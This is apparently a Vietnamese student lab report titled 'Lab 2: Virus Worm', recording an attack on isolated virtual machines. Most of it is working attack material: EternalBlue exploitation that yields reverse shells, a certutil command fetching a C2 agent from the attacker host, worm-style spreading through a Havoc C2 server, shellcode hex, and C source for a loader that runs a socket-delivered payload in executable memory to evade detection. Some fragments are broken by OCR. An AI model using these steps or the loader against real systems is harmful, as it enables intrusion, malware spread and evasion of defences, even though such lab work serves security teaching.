  Downloading zope.interface-7.2-cp310-cp310-manylinux_2_5_x86_64
  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 254.5/254.5 kB 10.0%
Requirement already satisfied: setuptools in /venv/lib/python3.7/site-packages
```

- Đem file **shellcode4445.bin** sang thư mục Havoc để xíu tiện upload.
 - Bật nc 4444 và 4445

```
(kali㉿kali)-[~] $ nc -lvpn 4444  
listening on [any] 4444 ... (kali㉿kali)-[~] $ nc -lvpn 4445  
listening on [any] 4445 ...
```

- Tiếp theo tấn công vào victim1 bằng ethernalblue

```
File Actions Edit View Help  
└──(kali㉿kali)-[~/Win7Blue]  
$ python ms17_010_永恒之蓝.py 192.168.111.139 shellcode4444.bin  
shellcode size: 1232  
numGroomConn: 13  
Target OS: Windows 7 Home Basic 7601 Service Pack 1  
SMB1 session setup allocate nonpaged pool success  
SMB1 session setup allocate nonpaged pool success  
good response status: INVALID_PARAMETER  
done
```

```
[File Actions Edit View Help]
kali㉿kali: ~ x kali㉿kali: ~ x
└── (kali㉿kali)-[~]
    $ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.111.138] from (UNKNOWN) [192.168.111.139] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>
```

- Giờ sẽ tải agent **Talon.exe** về victim1

Lab 2: Virus Worm

```
C:\Windows\system32>certutil -urlcache -split -f http://192.168.111.138:8888/Talon.exe Talon.exe
certutil -urlcache -split -f http://192.168.111.138:8888/Talon.exe Talon.exe
**** Online ****
0000 ...
ba00
CertUtil: -URLCache command completed successfully.
```

- Giờ chạy agent **Talon.exe** để kết nối bে C2 Server



- Giờ ở C2 server ta sẽ điều khiển lây lan sang máy Win7 IP 192.168.111.143
- Upload shellcode4445.bin qua máy agent

```
30/04/2025 03:38:22 [Spider] Talon » upload shellcode4445.bin shellcode4445.bin
[+] File was uploaded: shellcode4445.binΔ (1233 bytes)

0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed
52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 00 00 00 48 85 c0 74 67 48 0
1 d0 50 8b 48 18 44 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 01 d6 4d
31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75
d8 58 44 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 01 d0 41 8b 04 88 4
8 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41
59 5a 48 8b 12 e9 57 ff ff 5d 49 be 77 73 32 5f 33 32 00 00 41 56 49 89 e6
48 81 ec a0 01 00 00 49 89 e5 49 bc 02 00 11 5d c0 a8 6f 8a 41 54 49 89 e4 4
c 89 f1 41 ba 4c 77 26 07 ff d5 4c 89 ea 68 01 01 00 00 59 41 ba 29 80 6b 00
ff d5 50 50 4d 31 c9 4d 31 c0 48 ff c0 48 89 c2 48 ff c0 48 89 c1 41 ba ea 0f
df e0 ff d5 48 89 c7 6a 10 41 58 4c 89 e2 48 89 fshellcode size: 1233
```

- Thực thi tấn công

```
30/04/2025 03:38:46 [Spider] Talon » LaunchAttack 192.168.111.143 shellcode4445.bin
```

Lab 2: Virus Worm

```

59 5a 48 8b 12 e9 57 ff ff 5d 49 be 77 73 32 5f 33 32 00 00 41 56 49 89 e6
48 81 ec a0 01 00 00 49 89 e5 49 bc 02 00 11 5d c0 a8 6f 8a 41 54 49 89 e4 4
c 89 f1 41 ba 4c 77 26 07 ff d5 4c 89 ea 68 01 01 00 00 59 41 ba 29 80 6b 00
ff d5 50 50 4d 31 c9 4d 31 c0 48 ff c0 48 89 c2 48 ff c0 48 89 c1 41 ba ea 0f
df e0 ff d5 48 89 c7 6a 10 41 58 4c 89 e2 48 89 fshellcode size: 1233
numGroomConn: 13
Target OS: Windows 7 Home Basic 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

```

C:\Windows\system32>

```

File Actions Edit View Help
Browse Network
└──(kali㉿kali)-[~]
└─$ nc -lvpn 4445
listening on [any] 4445 ...
connect to [192.168.111.138] from (UNKNOWN) [192.168.111.143] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>

```


- Tuy còn có 1 xíu problem khi LaunchAttack xong thì Talon.exe stop luôn nhưng kết quả cuối cùng vẫn lây lan thành công.
- Link source code Talon:
https://drive.google.com/file/d/1RxgrV5_C06fV3G8lLQYXFK-VwJFmpBxv/view?usp=sharing

Câu 8:

Windows Update





Lab 2: Virus Worm



- Kết nối lúc 4:46(máy kali) (tức 3:46 máy win)



- Chạy whoami lúc 4:51(máy kali)



- Chạy systeminfo phút lúc 4:56(máy kali)

Lab 2: Virus Worm

```

30/04/2025 04:56:17 [5Spider] Demon » shell systeminfo
[*] [C2EFD357] Tasked demon to execute a shell command
[+] Send Task to Agent [120 bytes]
[+] Received Output [2921 bytes]:
Host Name: DESKTOP-MFKAIIPN
OS Name: Microsoft Windows 10 Education
OS Version: 10.0.19045 N/A Build 19045
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00328-00000-00000-AA983

```

Havoc View Attack Scripts Help

ID	External	Internal	User	Computer	OS	Process	PID	Last	Heal
laa...	192.16...	0.0.0.0	khang	DESKTO...	Windows	Safelo...	3480	ls	heal
MFKAIIPN				MFKAIIPN	10				

Event Viewer X

```

30/04/2025 03:48:02 [*] Initialized 20b6812c
:: SYSTEM@0.0.0.0 (WIN-DNNFH6JEKCH)
30/04/2025 03:48:02 [*] Initialized 5a67a4c0
:: SYSTEM@0.0.0.0 (WIN-DNNFH6JEKCH)
30/04/2025 03:48:02 [*] Initialized 6ecc579a
:: SYSTEM@0.0.0.0 (WIN-DNNFH6JEKCH)
30/04/2025 04:01:02 [*] Initialized 69d7d766
:: khang@0.0.0.0 (DESKTOP-MFKAIIPN)
30/04/2025 04:43:05 [*] Initialized 699d8040
:: khang@0.0.0.0 (DESKTOP-MFKAIIPN)
30/04/2025 04:44:51 [*] Initialized 18d23ffa
:: khang@0.0.0.0 (DESKTOP-MFKAIIPN)
30/04/2025 04:45:42 [*] Initialized 1aad05fe
:: khang@0.0.0.0 (DESKTOP-MFKAIIPN)

```

Teamserver Chat X [1aad05fe] khang/DESKTOP-MFKAIIPN X

```

desktop-mfkaiipn\khang


30/04/2025 04:56:17 [5Spider] Demon » shell systeminfo
[*] [C2EFD357] Tasked demon to execute a shell command
[+] Send Task to Agent [120 bytes]
[+] Received Output [2921 bytes]:

```

Host Name: DESKTOP-MFKAIIPN
OS Name: Microsoft Windows 10 Education
OS Version: 10.0.19045 N/A Build 19045
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00328-00000-00000-AA983
Original Install Date: 3/16/2025, 1:10:15 PM
System Boot Time: 4/30/2025, 3:28:56 PM
System Manufacturer: VMware, Inc.
System Model: VMware20_1
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: Intel64 Family 6 Model 140 Stepping 2 GenuineIntel ~2918 Mhz
[02]: Intel64 Family 6 Model 140 Stepping 2 GenuineIntel ~2918 Mhz
BIOS Version: VMware, Inc. VMW201.00V.20648489.B64.2210180829, 10/18/2022
Windows Directory: C:\Windows
System Directory: C:\Windows\system32

[khang/DESKTOP-MFKAIIPN] Safeloader.exe/3480 x64
>>>

Lab 2: Virus Worm



- Lúc 5:01(máy kali) ping google.com

```

30/04/2025 05:01:12 [Spider] Demon » shell ping google.com
[*] [A7B34501] Tasked demon to execute a shell command
[+] Send Task to Agent [130 bytes]
[+] Received Output [175 bytes]:

Pinging google.com [142.250.199.238] with 32 bytes of data:
Reply from 142.250.199.238: bytes=32 time=52ms TTL=128
Reply from 142.250.199.238: bytes=32 time=52ms TTL=128



[+] Received Output [310 bytes]:
Reply from 142.250.199.238: bytes=32 time=51ms TTL=128
Reply from 142.250.199.238: bytes=32 time=52ms TTL=128

Ping statistics for 142.250.199.238:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 51ms, Maximum = 52ms, Average = 51ms

[khang/DESKTOP-MFKAINP] Safeloader.exe/3480 x64

```


Lab 2: Virus Worm



- Quá trình thực hiện:

Lab 2: Virus Worm

- Build shellcode demon như sau



- Gửi netcat

```
(kali㉿kali)-[~] $ nc -lvp 8888 < safefile.bin
listening on [any] 8888 ...
192.168.111.142: inverse host lookup failed: Unknown host
connect to [192.168.111.138] from (UNKNOWN) [192.168.111.142] 49878
^C
```

Lab 2: Virus Worm

- Build Safeloader để load data về và thực thi trên VirtualAlloc

```
// 3. Setup server address
server.sin_family = AF_INET;
server.sin_addr.s_addr = inet_addr(SERVER_IP);
server.sin_port = htons(SERVER_PORT);

// 4. Kết nối server
if (connect(sock, (struct sockaddr*)&server, sizeof(server)) < 0) {
    printf("Connection failed.\n");
    closesocket(sock);
    WSACleanup();
    return 1;
}
printf("[+] Connected to server!\n");

// 5. Cấp phát bộ nhớ để nhận payload
buffer = (char*)VirtualAlloc(NULL, BUFFER_SIZE, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (buffer == NULL) {
    printf("VirtualAlloc failed.\n");
    closesocket(sock);
    WSACleanup();
    return 1;
}

// 6. Nhận payload
while ((received = recv(sock, buffer + totalReceived, BUFFER_SIZE - totalReceived, 0)) > 0) {
    totalReceived += received;
    printf("\r[+] Received %d bytes", totalReceived);
}
printf("\n[+] Finished receiving payload (%d bytes)\n", totalReceived);
```

- Chạy chương trình

```
C:\Users\khang\Documents>Safeloader.exe
[+] Connected to server!
[+] Received 103935 bytes
```

- Khi đã received 103935 bytes thì ở bên terminal nc của máy kali ta dùng ctrl C để stop lệnh netcat.

```
[+] Received 103935 bytes
[+] Finished receiving payload (103935 bytes)
[+] Executing payload...
```

- Khi đó safeloader sẽ tiếp tục thực thi payload.
- Đến 4:23 Vẫn chưa bị phát hiện

Lab 2: Virus Worm

